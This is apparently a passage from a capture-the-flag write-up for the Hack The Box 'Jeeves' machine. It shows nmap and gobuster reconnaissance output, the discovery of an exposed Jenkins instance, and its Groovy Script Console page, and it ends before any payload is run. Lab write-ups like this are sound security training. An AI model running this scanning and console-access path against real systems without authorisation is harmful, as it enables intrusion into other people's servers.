




```
root@kali:/home/ghroot/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.63
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-28 19:53 +03
Nmap scan report for 10.10.10.63
Host is up (0.074s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h00m11s, deviation: 0s, median: 5h00m11s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode: 
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode: 
|   2.02: 
|_    Message signing enabled but not required
| smb2-time: 
|   date: 2020-06-28T21:56:56
|_  start_date: 2020-06-28T21:53:41
```



```
root@kali:/home/ghroot/Masaüstü# gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirb/
big.txt               common.txt            extensions_common.txt  mutations_common.txt   small.txt             stress/
catala.txt            euskera.txt           indexes.txt            others/                spanish.txt           vulns/
root@kali:/home/ghroot/Masaüstü# gobuster dir -u http://10.10.10.63:50000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.63:50000
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/06/28 20:12:51 Starting gobuster
===============================================================
/askjeeves (Status: 302)
```



10.10.10.63:50000/askjeeves/

Welcome to Jenkins!

Please **create new jobs** to get started.

Build Queue


No builds in the queue.

Build Executor Status

1 Idle

2 Idle

Page generated: Jun 28, 2020 6:19:35 PM EDT REST API Jenkins ver. 2.87



No builds in the queue.


Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

